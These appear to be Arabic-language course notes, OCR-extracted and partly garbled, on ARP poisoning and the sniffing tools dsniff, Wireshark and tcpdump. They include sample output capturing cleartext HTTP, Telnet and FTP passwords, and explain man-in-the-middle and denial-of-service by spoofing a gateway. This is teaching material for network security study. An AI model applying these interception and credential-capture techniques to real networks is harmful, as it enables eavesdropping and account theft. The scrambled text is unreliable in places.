
```

▼ Address Resolution Protocol (request/gratuitous ARP)
  Hardware type: Ethernet (1)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  [Is gratuitous: True]
  Sender MAC address: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
  Sender IP address: 192.168.11.200 (192.168.11.200)
  Target MAC address: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
  Target IP address: 192.168.11.200 (192.168.11.200)


```

- حتی هتلaci ال **Crafted Mac** شکله کدا **Target** ال بیبعثه لل **Attacker** بواسطه **tools** معینه عند ال **Attacker** دا فکدا ال **Attacker** عمل **2 Devices Spoofing** لل **Source** انه ال **destination** وبکدا نفذ ال **MITM** ... والعکس صحيح ... وعکس **destination** ال **IP forwarding** مفعل خاصیه ال **Attacker** عنده على جهازه عشان ال **traffic** ال جاي من ال **Source** لل **destination** يبعدي عليه والعکس صحيح برضه .

- ال **Arp Poising** دا بیحصل على نوعین هما ال **Host** وال **Network** دا مبین جهازین عال **Host** ... **Gateway** بتبعتلهم ال **2 Hosts** وبتعمل **MITM** مبین ال **Arp Gratuitous** .



- تعالى نشوف ال **Arp Gratuitous** وال **Arp Poising** عال
 ودا ببقا الاخطر لانه بيتم مبين ال **Hosts** الاجهزة ال **Gateway**
 عندك داخل ال **WAN** وال **Network** ال هي شبکه الانترنت الخارجيه
 ... فأنك بتوهم ال **Hosts** انك انت ال **Gateway** وتخلیهم يعدوا ال
Traffic بتاعهم من خلالك ... وبالتالي انت بتعمل **MITM** عال
 ودا ممكن يكون **Server** او **Router** وكمان ممكن
 من خلال ال **Hosts** **DDOS Attack** تعمل **Arp Poising** عن
 طريق انك خلاص بقیت ال **Gateway** وعملتهم ال **Gateway** وبعدين ال **Drop** ... فتروح موقع ال **Traffic** بتاعهم وتعمله
 وبكدا تكون منعت ال **Connection** عنهم ونفذت عليهم ال **DDOS**




4.4 Sniffing Tools:

- أول **Tool** معانا وهي ال **DSniff** ودي عباره عن **Collection** من
 ال **Tools** ال تقدر تستخدمها فال **Passive Sniffing** سواء كان **Active**
 ... تعالى نشوف اول متنزل حزمه ال **DSniff** هتلaci فيها
 أدوات ايه ؟؟

Passive	Active	MitM
Filesnarf	Arpspoof	Sshmitm
Mailsnarf	Dnsspoof	Webmitm
Msgsnarf	Macof	
Urlsnarf		
Webspy		

- اهو عندك ال **Active** **Passive** وال **tools** الخاصه بال **MITM** فحزمه واحده ... وممكن تنزل ال **tools** دي بشكل منفصل لو انت مش عايز تنزل الحزمه كلها على بعضها .



- ال **DSniff** تقدر من خلالها تشفير ال **Traffic** زي ال **Encrypted Traffic** وال **HTTP** او **FTP** او **Telnet** هنشوف ازاي نعمل عليه ال **Sniffing module** فآخر ال **Sniffing** ان شاء الله . **DSniff** ال ممكن من خلالها تستخدم ال **Option** ...

```
dsniff <options>
```

where options include:

- c** Perform half-duplex TCP stream reassembly, to handle asymmetrically routed traffic (such as when using arpspoof to intercept client traffic bound for the local gateway).
- d** Enable debugging mode
- m** Enable automatic protocol detection.
- n** Do not resolve IP addresses to hostnames.
- p** process the contents of the given PCAP capture file
- i** Specify the interface to listen on.

- وانت کمان ممکن تدي ال **DSniff** ملفات **PCAP** عملها **Capture** ب **Tcpdump** أو ال **Wire Shark Tool** وهو يعمليك ال **Terminal Tool** مع بعض فال **Sniffing** علیها تعالی نشغل ال

```
stduser@els:~$ sudo dsniff
dsniff: listening on eth0
-----
12/30/15 04:32:51 tcp 192.168.1.6.43709 -> 192.168.1.1.80 (http)
GET /login.cgi?username=admin&password=password HTTP/1.1
Host: 192.168.1.1

-----
12/30/15 04:33:23 tcp 192.168.1.6.43713 -> 192.168.1.1.80 (http)
GET /login.cgi?username=admin&password=adminpwd HTTP/1.1
Host: 192.168.1.1
```

- هي **Default** بتشغل على ال **NIC** ال عندك وهو هنا ال ... **eth0** بس لو انت عاوزها تشغله على **NIC** تاني عادي ممکن تديها ال **Option** ال ذكرناه فالسلайд ال فات وهو ال **-I** وتديله بعدها اسم ال **NIC** ال عاوز ال **Tool** تشغله عليه .

- تعالی نركز فالمثال ال فات هتلاقی ال **DSniff** فعلا عملنا ال **HTTP Traffic Capture Sniffing** وعمل **HTTP Traffic** ل **Capture** كان معدی من خلال ال **NIC** وجبلنا ال **Username** وال **Password** ال كان ال **user** بیحاول یسجل بیهم ودا عشان ال **Clear Traffic** كان **HTTP** يعني .

```
stduser@els:~$ sudo dsniff
dsniff: listening on eth0
-----
12/30/15 04:32:51 [tcp 192.168.1.6.43709 -> 192.168.1.1.80] (http)
GET /login.cgi?username=admin&password=password HTTP/1.1
Host: 192.168.1.1

-----
12/30/15 04:33:23 tcp 192.168.1.6.43713 -> 192.168.1.1.80 (http)
GET /login.cgi?username=admin&password=adminpwd HTTP/1.1
Host: 192.168.1.1
```

- تعالى نشوف مثال تاني على ال **Telnet** وال **FTP** ال هما **Clear** ونشوف ال **DSniff** هيطبع ايه


```
12/30/15 04:53:04 tcp 192.168.1.6.44054 -> 192.168.1.7.23 (telnet)
[els
password]

12/30/15 04:53:10 udp 192.168.1.7.52978 -> 192.168.3.66.161 (snmp)
[version 1]
public

12/30/15 04:53:34 tcp 192.168.1.6.51724 -> 192.168.1.7.21 (ftp)
[USER els
PASS abc123]
```

- هتلاقى برضه ال **DSniff** جبنا ال **User** وال **Password** الخاصين بال **Port 23** على **telnet** والخاص بال **FTP** على **Port 21**. **Encrypted Traffic** مش .


- ال **Wire Shark** هي ال **Sniffing tool** ... ودى بتعمل **Network Traffic Monitor** لـ **NIC** ال هتشتغل عليه ولو عايز تديها **Filter** بحيث تفلتر لك النتائج ال هتطلع فدا موجود ... انك تخليها تطلعلك **HTTP Traffic Filter** ال **Traffic capture** لـ .



The top screenshot shows a list of network traffic with a 'Filter:' field containing an empty string. The bottom screenshot shows the same traffic after applying a filter of 'http'. The 'http' filter has been highlighted with a blue box.



- انت کمان ممکن تستخدم **Filter** یجلاک ال **HTTP Traffic** بیحتوی علی **User** و **Password** دا .

1. Write the filter in the filter field



2. Click on Expression and select

HTTP -> http.authbasic – Credentials.



- وطبعا تقدر تستعين بال **Wire Shark Cheat** لو عاوز
تضییف فلااتر اکتر عشان تحمل ال **Traffic** الخاص بیک ...

- عندنا ال **TCP Dump** الثالثه معانا وهي ال **Tool** ... ودي شبيهه ال **GUI** ولكن دي **Command Line tools** ولیست **Wire Shark** زی ال **tool** زی ال **Wire Shark** زی ال **tool** **SSH Protocol** ما بأشخام ال **Machine** على **Remotely** فلازم نستعمل ال **Command Line** ودا بيتم عن طريق ال **TCP** ... **Linux** دي بتشغل على **TCP Dump** ... **Dump**

`tcpdump [options] [filter expression]`

- برضه ممكن تديلهها **Wire Filter** زی ال **Option** وتحددلها **Option** زی ال **HTTP Traffic** بالضبط انها مثلا تطلعك ال **Shark** . **NIC** وشغلها ... وال **Option -I NIC**

`sudo tcpdump -i eth0`

```
stduser@els:~$ sudo tcpdump -i eth0
[sudo] password for stduser:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:18:02.133182 IP 192.168.102.1.17500 > 192.168.102.255.17500: UDP, length 200
09:18:02.854919 IP 192.168.102.147.56976 > 192.168.102.2.domain: 53964+ PTR? 255.102.168.192.in-addr.arpa. (46)
09:18:02.864964 IP 192.168.102.2.domain > 192.168.102.147.56976: 53964 NXDomain 0/0/0 (46)
09:18:02.865051 IP 192.168.102.147.59910 > 192.168.102.2.domain: 12279+ PTR? 1.102.168.192.in-addr.arpa. (44)
09:18:02.875296 IP 192.168.102.2.domain > 192.168.102.147.59910: 12279 NXDomain 0/0/0 (44)
09:18:03.848147 IP 192.168.102.147.48873 > 192.168.102.2.domain: 27140+ PTR? 2.102.168.192.in-addr.arpa. (44)
09:18:03.858098 IP 192.168.102.2.domain > 192.168.102.147.48873: 27140 NXDomain 0/0/0 (44)
09:18:03.858183 IP 192.168.102.147.50818 > 192.168.102.2.domain: 50563+ PTR? 147.102.168.192.in-addr.arpa. (46)
09:18:03.867137 IP 192.168.102.2.domain > 192.168.102.147.50818: 50563 NXDomain 0/0/0 (46)
```

- عندنا أخري لو عاوز تطلع ال **Details** الخاصه ب ... **TCP Dump** معين تقدر تنفذها من خلال ال **Destination** وبرضه عندك ال **Cheat Cheat** الخاص بيها .


```
stduser@els:~$ sudo tcpdump -i eth0 -xxxAXXSS_0 dst 192.168.102.139
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:21:36.009973 IP 192.168.102.147.43380 > 192.168.102.139.http: Flags [S], seq 544671330, win 29200, options [mss 1460,sackOK,TS val 7067610 ecr 0,nop,wscale 7], length 0
    0x0000: 000c 2978 6331 000c 29d6 f371 0800 4500 ..)xc1...).q..E.
    0x0010: 003c d1b8 4000 4006 1a94 c0a8 6693 c0a8 ..<..@.0.....f...
    0x0020: 668b a974 0050 2077 0662 0000 0000 a002 f..t.P.w.b.....
    0x0030: 7210 4e9e 0000 0204 05b4 0402 080a 006b r.N.....k.....
    0x0040: d7da 0000 0000 0103 0307 .....=.
→ 10:21:36.010742 IP 192.168.102.147.43380 > 192.168.102.139.http: Flags [., ack 1991929336, win 229, options [nop,nop,TS val 7067610 ecr 4319805], length 0
    0x0000: 000c 2978 6331 000c 29d6 f371 0800 4500 ..)xc1...).q..E.
    0x0010: 0034 d1b9 4000 4006 1a9b c0a8 6693 c0a8 ..4..@.0.....f...
    0x0020: 668b a974 0050 2077 0663 76ba 6df8 8010 f..t.P.w.cv.m...
    0x0030: 00e5 4e96 0000 0101 080a 006b d7da 0041 ..N.....k....A
    0x0040: ea3d .....=.
→ 10:21:36.010799 IP 192.168.102.147.43380 > 192.168.102.139.http: Flags [P.], seq 544671331:544671797, ack 1991929336, win 229, options [nop,nop,TS val 7067610 ecr 4319805], length 466
    0x0000: 000c 2978 6331 000c 29d6 f371 0800 4500 ..)xc1...).q..E.
    0x0010: 0206 d1ba 4000 4006 18c8 c0a8 6693 c0a8 ....@.0.....f...
    0x0020: 668b a974 0050 2077 0663 76ba 6df8 8018 f..t.P.w.cv.m...
```

content

- عندنا **tool** بتشتغل عال **Win Dump** وهي ال **Windows** ... هي هي ال **TCP Dump** ولكن اتعملها **Compiled** عشان تشتلل عال **TCP** ... ودي مش هنتكلم فيها لأنها هي هي ال **Windows OS** **Commands** بنفس الكلام ودي **Task** ليك انك تجيب ال **Dump** بتشغلها وتجرب بنفسك عال **Windows** وتعمل **test** ليها .

